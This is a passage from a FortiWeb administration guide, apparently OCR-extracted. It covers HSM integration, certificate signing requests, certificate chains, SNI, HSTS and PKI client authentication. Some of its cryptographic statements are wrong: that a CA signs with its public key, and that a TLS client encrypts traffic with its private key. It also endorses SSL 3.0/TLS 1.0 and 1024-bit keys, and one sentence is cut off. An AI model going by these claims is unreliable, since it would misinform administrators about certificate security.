  - Generate a certificate signing request (CSR) that includes the HSM configuration information
  - Upload the signed certificate to FortiWeb



When configure your CSR to work with an HSM, the CSR generation process creates a private key on both the HSM and FortiWeb. The private key on the HSM is the "real" key that secures communication when FortiWeb uses the signed certificate. The key found on the FortiWeb is used when you upload the certificate to FortiWeb.

To integrate FortiWeb with SafeNet Luna SA HSM

1. Use the `partition create` command to create and initialize a new HSM partition that uses password authentication. This is the partition FortiWeb uses on the HSM.

   You can create more than one partition for FortiWeb to use, but all the partitions are assigned the same client.

   For more information, see the HSM documentation.

2. Use the SCP utility and the following command to send the FortiWeb client certificate to the HSM.

   ```
   scp <fortiweb_ip>.pem admin@<hsm_ip>:
   ```

3. Using SSH, connect to the HSM using the admin account, and then use the following command to register a client for FortiWeb on the HSM.

   ```
   lunash:> client register -c <client_name> -ip <fortiweb_ip>
   ```

   where `<client_name>` is a name you choose that identifies the client.

4. Use the following command to assign the client you registered to the partition you created earlier:

   ```
   lunash:> client assignPartition -client <client_name> -partition <partition_name>
   ```

   You can verify the assignment using the following command:

   ```
   lunash:> client show -client <client_name>
   ```

5. Repeat the client assignment process for any additional partitions your created for FortiWeb.

6. Use the SCP utility and the following command to retrieve the server certificate file from the HSM:

```
scp <hsm_username>@<hsm_ip>:server.pem /usr/lunasa/bin/server_<hsm_ip>.pem
```

7. Go to **System > Config > HSM** and complete the following settings:

Server IP	Enter the IP address of the HSM.
Port	Enter the port where FortiWeb establishes an NTLS connection with the HSM. The default is `1792`.
Timeout	Enter a timeout value for the connection between HSM and FortiWeb.
Upload Server Certificate File	Click **Choose File** and navigate to the server certificate file you retrieved earlier.
Download Client Certificate File	Click **Download** to retrieve the client certificate file you sent to HSM earlier to make it available for the registration process.
Register/Unregister	Click **Register** to register FortiWeb as a client of the HSM using the specified server and client certificates.

8. Click **Create New** and complete the following settings:

Partition Name	Enter the name of a partition that the FortiWeb HSM client is assigned to.
Password	Enter the partition password.

9. Repeat the partition configuration step for any additional partitions that FortiWeb uses.
10. Go to **Certificate > Local > Generate** and generate a certificate signing request that references the HSM connection and partition.

    See Generating a certificate signing request on page 392.
11. After the HSM-based certificate is signed, go to **Certificate > Local > Generate** and import it.

    See Uploading a server certificate on page 396.
12. To use a certificate, you select it in a policy or server pool configuration (see Configuring a server policy on page 624 or Creating a server pool on page 340).

Generating a certificate signing request

Many commercial certificate authorities (CAs) provide a web site where you can generate your own certificate signing request (CSR). A CSR is an unsigned certificate file that the CA signs. When you generate a CSR, the associated private key that the appliance uses to sign and/or encrypt connections with clients is also generated.

If your CA does **not** provide this, or if you have your own private CA such as a Linux server with OpenSSL, you can use the appliance to generate a CSR and private key. Then, you can submit this CSR for verification and signing by the CA.

To generate a certificate request


1. Go to **System > Certificates > Local**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 62.

2. Click **Generate**.

   A dialog appears.

3. Configure the certificate signing request:



Setting name	Description
Certification Name	Enter a unique name for the certificate request, such as `www.example.com`. This can be the name of your web site.
Subject Information	Includes information that the certificate is required to contain in order to uniquely identify the FortiWeb appliance. This area varies depending on the **ID Type** selection.

Setting name	Description
ID Type	Select the type of identifier to use in the certificate to identify the FortiWeb appliance: • **Host IP** — Select if the FortiWeb appliance has a static IP address and enter the public IP address of the FortiWeb appliance in the **IP** field. If the FortiWeb appliance does not have a public IP address, use **E-Mail** or **Domain Name** instead. • **Domain Name** – Select if the FortiWeb appliance has a static IP address and subscribes to a dynamic DNS service. Enter the FQDN of the FortiWeb appliance, such as `www.example.com`, in the **Domain Name** field. Do not include the protocol specification (http://) or any port number or path names. • **E-Mail** — Select and enter the email address of the owner of the FortiWeb appliance in the **e-mail** field. Use this if the appliance does not require either a static IP address or a domain name. The type you should select varies by whether or not your FortiWeb appliance has a static IP address, a fully-qualified domain name (FQDN), and by the primary intended use of the certificate. For example, if your FortiWeb appliance has both a static IP address and a domain name, but you will primarily use the local certificate for HTTPS connections to the web UI by the domain name of the FortiWeb appliance, you might prefer to generate a certificate based upon the domain name of the FortiWeb appliance, rather than its IP address. Depending on your choice for **ID Type**, related options appear.
IP	Type the static IP address of the FortiWeb appliance, such as `10.0.0.1`. The IP address should be the one that is visible to clients. Usually, this should be its public IP address on the Internet, or a virtual IP that you use NAT to map to the appliance's IP address on your private network. This option appears only if **ID Type** is **Host IP**.
Domain Name	Type the fully qualified domain name (FQDN) of the FortiWeb appliance, such as `www.example.com`. The domain name must resolve to the static IP address of the FortiWeb appliance or protected server. For more information, see Configuring the network interfaces on page 154. This option appears only if **ID Type** is **Domain Name**.

Setting name	Description
E-mail	Type the email address of the owner of the FortiWeb appliance, such as `admin@example.com`. This option appears only if **ID Type** is **E-Mail**.
Optional Information	Includes information that you may include in the certificate, but which is not required.
Organization unit	Type the name of your organizational unit (OU), such as the name of your department. This is optional. To enter more than one OU name, click the **+** icon, and enter each OU separately in each field.
Organization	Type the legal name of your organization. This is optional.
Locality(City)	Type the name of the city or town where the FortiWeb appliance is located. This is optional.
State/Province	Type the name of the state or province where the FortiWeb appliance is located. This is optional.
Country/Region	Select the name of the country where the FortiWeb appliance is located. This is optional.
e-mail	Type an email address that may be used for contact purposes, such as `admin@example.com`. This is optional.
Key Type	Displays the type of algorithm used to generate the key. This option cannot be changed, but appears in order to indicate that only RSA is currently supported.
Key Size	Select a secure key size of **1024 Bit**, **1536 Bit** or **2048 Bit**. Larger keys are slower to generate, but provide better security.
HSM	Select if the private key for the connections is provided by an HSM instead of FortiWeb. Available only if you have enabled HSM settings using the `config system global` command. For more information, see Using session keys provided by an HSM on page 390.
Partition Name	Enter the name of a partition where the private key for this certificate is located on the HSM. Available only if **HSM** is selected.

Setting name	Description
Enrollment Method	Select either: • **File Based** — You must manually download and submit the resulting certificate request file to a certificate authority (CA) for signing. Once signed, upload the local certificate. • **Online SCEP** — The FortiWeb appliance will automatically use HTTP to submit the request to the simple certificate enrollment protocol (SCEP) server of a CA, which will validate and sign the certificate. For this selection, two options appear. Enter the **CA Server URL** and the **Challenge Password**. Not available if **HSM** is selected.

4. Click **OK**.

   The FortiWeb appliance creates a private and public key pair. The generated request includes the public key of the FortiWeb appliance and information such as the FortiWeb appliance's IP address, domain name, or email address. The FortiWeb appliance's private key remains confidential on the FortiWeb appliance. The **Status** column of the entry is **PENDING**.

   If you configured your CSR to work with the FortiWeb HSM configuration, the CSR generation process creates a private key both on the HSM and on FortiWeb. The private key on the HSM is used to secure communication when FortiWeb uses the certificate. The FortiWeb private key is used when you upload the certificate to FortiWeb.

5. Select the row that corresponds to the certificate request.
6. Click **Download**.

   Standard dialogs appear with buttons to save the file at a location you select. Your web browser downloads the certificate request (.csr) file. Time required varies by the size of the file and the speed of your network connection.

7. Upload the certificate request to your CA.

   After you submit the request to a CA, the CA will verify the information in the certificate, give it a serial number, an expiration date, and sign it with the public key of the CA.

8. If you are not using a commercial CA whose root certificate is already installed by default on web browsers, download your CA's root certificate, then install it on all computers that will be connecting to your appliance. (If you do not install these, those computers may not trust your new certificate.)
9. When you receive the signed certificate from the CA, upload the certificate to the FortiWeb appliance (see Uploading a server certificate on page 396).

Uploading a server certificate

You also use this process to upload a client certificate for FortiWeb. You add this certificate to a server pool configuration if connections to a pool member require a valid client certificate (see Creating a server pool on page 340).

You can import (upload) either:

- Base64-encoded
- PKCS #12 RSA-encrypted

X.509 server certificates and private keys to the FortiWeb appliance.



DSA-encrypted certificates are not supported if the FortiWeb appliance is operating in a mode other than reverse proxy. See Supported features in each operation mode on page 82.

If a server certificate is signed by an intermediate certificate authority (CA) rather than a root CA, before clients will trust the server certificate, you must demonstrate a link with root CAs that the clients trust, thereby proving that the server certificate is genuine. You can demonstrate this chain of trust either by:

- Appending a signing chain in the server certificate.
- Uploading and configuring a signing chain separately (see Supplementing a server certificate with its signing chain on page 399).
- Installing each intermediary CA's certificate in clients' trust store (list of trusted CAs).

Which method is best for you often depends on whether you have a convenient method for deploying CA certificates to clients (as you can, for example, in an internal Microsoft Active Directory domain) and whether you often refresh the server certificate.

To append a signing chain in the certificate itself, before uploading the server certificate to the FortiWeb appliance

1. Open the certificate file in a plain text editor.
2. Append the certificate of each intermediary CA in order from the intermediary CA who signed the local certificate to the intermediary CA whose certificate was signed directly by a trusted root CA.

   For example, a server's certificate that includes a signing chain might use the following structure:

```
-----BEGIN CERTIFICATE-----
<server certificate>
-----END CERTIFICATE-----
-----BEGIN CERTIFICATE-----
<certificate of intermediate CA 1, who signed the server certificate>
-----END CERTIFICATE-----
-----BEGIN CERTIFICATE-----
<certificate of intermediate CA 2, who signed the certificate of intermediate CA 1 and
    whose certificate was signed by a trusted root CA>
-----END CERTIFICATE-----
```

3. Save the certificate.

To upload a certificate



The total file size of all certificates, private keys, and any other uploaded files may not exceed 12 MB.


1. Go to **System > Certificates > Local**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 62.

2. Click **Import**.

   A dialog appears.

3. Configure these settings:



Setting name	Description
Type	Select the type of certificate file to upload, either: • **Local Certificate** — An unencrypted certificate in PEM format. • **Certificate** — An unencrypted certificate in PEM format. The key is in a separate file. Select this option if the certificate works with an integrated HSM. • **PKCS12 Certificate** — A PKCS #12 encrypted certificate with key. Other fields may appear depending on your selection.
HSM	Select if you configured the CSR for this certificate to work with an integrated HSM. Available only if you have enabled HSM settings using the `config system global` command. For more information, see Using session keys provided by an HSM on page 390.
Partition Name	Enter the name of the HSM partition you selected when you created the CSR for this certificate. Available only if **HSM** is selected.
Certificate file	Click **Browse** to locate the certificate file that you want to upload. This option is available only if Type is **Certificate** or **Local Certificate**.

Setting name	Description
Key file	Click **Browse** to locate the key file that you want to upload with the certificate. This option is available only if Type is **Certificate**.
Certificate with key file	Click **Browse** to locate the PKCS #12 certificate-with-key file that you want to upload. This option is available only if Type is **PKCS12 Certificate**.
Password	Type the password that was used to encrypt the file, enabling the FortiWeb appliance to decrypt and install the certificate. This option is available only if Type is **Certificate** or **PKCS12 Certificate**.

4. Click **OK**.
5. To use a certificate, you must select it in a policy or server pool configuration (see Configuring a server policy on page 624 or Creating a server pool on page 340).

See also

- Supplementing a server certificate with its signing chain
- Configuring a server policy
- Creating a server pool
- How to offload or inspect HTTPS

Supplementing a server certificate with its signing chain

If a server certificate is signed by an intermediate (non-root) certificate authority rather than a root CA, before the client will trust the server's certificate, you must demonstrate a link with trusted root CAs, thereby proving that the server's certificate is genuine. Otherwise, the server certificate may cause the end-user's web browser to display certificate warnings.


If you did not append the signing chain inside the server certificate itself, you must configure the FortiWeb appliance to provide the certificates of intermediate CAs when it presents the server certificate.

To upload an intermediate CA's certificate



The total file size of all certificates, private keys, and any other uploaded files may not exceed 12 MB.

1. Go to **System > Certificates > Intermediate CA**.




You can click **View Certificate Detail** to view the selected certificate's subject, range of dates within which the certificate is valid, version number, serial number, and extensions (purposes).

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 62.

2. To upload a certificate, click **Import**.

   A dialog appears.




3. Do one of the following to locate a certificate:
   - Select **SCEP** and enter the URL of the applicable Simple Certificate Enrollment Protocol server. (SCEP allows routers and other intermediate network devices to obtain certificates.)

     To specify a specific certificate authority, enter an identifier in the field below the URL.
   - Select **Local PC**, then browse to locate a certificate file.
4. Click **OK**.
5. Go to **System > Certificates > Intermediate CA Group**.


   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 62.
6. Click **Create New**.

   A dialog appears.



7. In **Name**, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
8. Click **OK**.
9. Click **Create New**.

A dialog appears.



10. In **ID**, type the index number of the host entry within the group, or keep the field's default value of `auto` to let the FortiWeb appliance automatically assign the next available index number.
11. In **CA**, select the name of an intermediary CA's certificate that you previously uploaded and want to add to the group.
12. Click **OK**.
13. Repeat the previous steps for each intermediary CA certificate that you want to add to the group.
14. To apply an intermediary CA certificate group, select it for Certificate Intermediate Group in a policy that uses HTTPS, with the server certificate that was signed by those CAs (see Configuring a server policy on page 624).

    The FortiWeb appliance will present both the server's certificate and those of the intermediate CAs when establishing a secure connection with the client.

See also

- Supplementing a server certificate with its signing chain
- How operation mode affects server policy behavior

Allowing FortiWeb to support multiple server certificates

In some cases, servers host multiple secure web sites that use a different certificate for each host. To allow FortiWeb to present the appropriate certificate for SSL offloading, you create a Server Name Indication (SNI) configuration that identifies the certificate to use by domain. The SNI configuration can also specify the client certificate verification to use for the specified domain, if the host requires it.

You can select a SNI configuration in a server policy only when FortiWeb is operating in reverse proxy mode and an HTTPS configuration is applied to the policy.

Not all web browsers support SNI. Go to the following location for a list of web browsers that support SNI:

http://en.wikipedia.org/wiki/Server_Name_Indication#Browsers_with_support_for_TLS_server_name_indication.5B10.5D

To create a Server Name Indication (SNI) configuration

1. Go to **System > Certificates > SNI**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 62.
2. Click **Create New**.
3. For **Name**, type a name that can be referenced by other parts of the configuration. Do not use special characters. The maximum length is 63 characters.

4. Click **OK**.
5. Click **Create New** and configure these settings:

Setting name	Description
Domain	Specify the domain of the secure website (HTTPS) that uses the certificate specified by Local Certificate.
Local Certificate	Select the server certificate that FortiWeb uses to encrypt or decrypt SSL-secured connections for the web site specified by Domain. For more information, see Uploading a server certificate on page 396.
Intermediate CA Group	Select the name of a group of intermediate certificate authority (CA) certificates, if any, that FortiWeb presents to validate the CA signature of the certificate specified by Local Certificate. If clients receive certificate warnings that an intermediary CA has signed the server certificate configured in Local Certificate, rather than by a root CA or other CA currently trusted by the client directly, configure this option. For more information, see Grouping trusted CAs' certificates on page 387. Alternatively, include the entire signing chain in the server certificate itself before you upload it to FortiWeb, which completes the chain of trust with a CA already known to the client. See Uploading a server certificate on page 396 and Supplementing a server certificate with its signing chain on page 399.
Certificate Verify	Select the name of a certificate verifier, if any, that FortiWeb uses when an HTTP client presents its personal certificate to the web site specified by Domain. (If you do not select one, the client is not required to present a personal certificate. See also How to apply PKI client authentication (personal certificates) on page 403.) Personal certificates, sometimes also called user certificates, establish the identity of the person connecting to the web site (PKI authentication). You can require that clients present a certificate instead of, or in addition to, HTTP authentication (see Offloaded authentication and optional SSO configuration on page 309). **Note:** The client must support SSL 3.0 or TLS 1.0.

6. Click **OK**.
7. Repeat the member creation steps to add additional domains and the certificate and verifier associated with them to the SNI configuration. A SNI configuration can have up to 256 entries.
8. To use a SNI configuration, you select it in a server policy (see Configuring a server policy on page 624).

See also

- Supplementing a server certificate with its signing chain
- Configuring a server policy
- Creating a server pool

How to force clients to use HTTPS

Most users are unaware of protocols and security. Even if your web sites offer secure services, users will still try to access web sites using HTTP.

As a result, for practical reasons, usually you must offer at least an HTTP service that redirects requests to HTTPS. Even then, if a man-in-the-middle attacker or CRL causes a certificate validation error, many users will incorrectly assume it is harmless, and click through the alert dialog to access the web site anyway — sometimes called “click-through insecurity.” The resulting unsecured connection exposes sensitive data and their login credentials.

Newer versions of major browsers such as Mozilla Firefox and Google Chrome have a built-in list of frequently attacked web sites such as gmail.com and twitter.com. The browser will **only** allow them to be accessed via HTTPS. This prevents users from ever accidentally exposing sensitive data via clear text HTTP. Additionally, the browser will not show click-through certificate validation error dialogs to the user, preventing them from ignoring and bypassing fatal security errors.

Similarly, you can also force clients to use only HTTPS when connecting to your web sites. To do this, when FortiWeb is performing SSL/TLS offloading, configure it include the RFC 6797 strict transport security header. All compliant clients will require access to that domain name to

To force clients to connect only via HTTPS

1. If you want to redirect clients that initially attempt to use HTTP, configure an HTTP-to-HTTPS redirect. See Example: HTTP-to-HTTPS redirect on page 483 and Rewriting & redirecting on page 475.
2. When configuring the server policy, enable Add HSTS Header and configure Max. Age.

See also

- Indicating to back-end web servers that the client’s request was HTTPS

How to apply PKI client authentication (personal certificates)

If your clients will connect to your web sites using HTTPS, you can configure FortiWeb to require clients to present a personal certificate during the handshake in order to confirm their identities. This is sometimes called public key infrastructure (PKI) authentication (RFC 5280).

Because FortiWeb presents its own server certificate to the client before requesting one from the client, all PKI authentication with FortiWeb is actually mutual (2-way) authentication.

In addition to FortiWeb verifying client certificates, you can configure FortiWeb to forward client certificates to the back-end server, whether for additional verification or identity-based functionality. See Client Certificate Forwarding in Configuring a server policy on page 624.


PKI authentication is an alternative to traditional password-based authentication. The traditional method is based on “what you know” — a password used for authentication. PKI authentication is based on “what you have” — a private key related to the certificate bound to only one person. PKI authentication may be preferable for devices where it is onerous for the person to type a password, such as an Android or iPhone smart phone.

A known weakness of traditional password based authentication is the vulnerability to password guessing or brute force attack. Despite your admonitions, many users will still choose weak passwords either because they do not understand what makes a password “strong,” because they do not understand the risks that it poses to the organization, or because they cannot remember a randomized password.

PKI authentication is far more resilient to brute force attacks, and does not require end-users to remember anything, so it is stronger than a password.

For even stronger authentication, you can combine PKI authentication with HTTP or form-based authentication. For more information, see Authentication styles on page 278.

Bilateral authentication




PKI authentication relies on these factors to strongly confirm identity:

- **Sole private key possession** — Like with all X.509 certificates, a client’s identity can **only** be irrefutably confirmed if no one else except that person has that certificate’s private key.


The private key is a randomized string of text that has a hard-to-guess relationship with its corresponding public key. As such, it features cryptographic protection that passwords lack: passwords do not necessarily have a

verifiable, computable relationship with anything. However, like a password, a private key's strength depends on it remaining a secret.



Provide the client's private keys **only** to that specific client, and transmit and store any backups securely, just as you would for passwords. Failure to store them securely and restrict the private key solely to its intended end-user could allow others to authenticate as that person, compromising the security of your web sites. (i.e., It damages the property of non-repudiation.) In the event of potential private key compromise, **immediately** revoke the corresponding personal certificate. See Revoking certificates on page 428.

- **Asymmetric encryption** — Public key encryption is a type of asymmetric encryption: it is based upon two keys that are different — but exactly paired — mathematical complements.



Only the **private** key can decrypt data that was encrypted by its public key. The inverse is also true: only the **public** key can decrypt data that was encrypted by its private key. This is true, for example, in the RSA cryptographic algorithm.

RSA algorithm

$n = pq$ *where* p *and* q *are different prime numbers*
$\varphi = (p - 1)(q - 1)$
$e < n$ *where* $\gcd(e, \varphi) = 1$
$d = e^{-1} \bmod \varphi$

(n, d) *is the private key*
(n, e) *is the public key*
$c = m^e \bmod n$, $1 < m < n$ *where c is the encrypted message*
$m = c^d \bmod n$ *where m is the decrypted message*

SSL 3.0 or TLS 1.0 is required. During an SSL or TLS handshake, the client and server (in this case, FortiWeb) negotiate which of their supported cryptographic algorithms to use, and exchange certificate(s). After the server receives the client's certificate with its public key, the client encrypts subsequent communications using its private key. As a result, if the server can decrypt messages using the **public** key, it knows that they originate from the originally connecting client who has the related **private** key, **not** an intercepting host (i.e. a man-in-the-middle attack).



Depending on factors such as a misconfigured client, an SSL/TLS connection may in some cases **still** be vulnerable to man-in-the-middle attacks. There are several steps that you can take to harden security, including using greater bit strengths, updating and properly configuring clients, revoking compromised certificates, and installing only trusted certificates. See also Hardening security on page 763 and Configuring FortiWeb to validate client certificates on page 423.

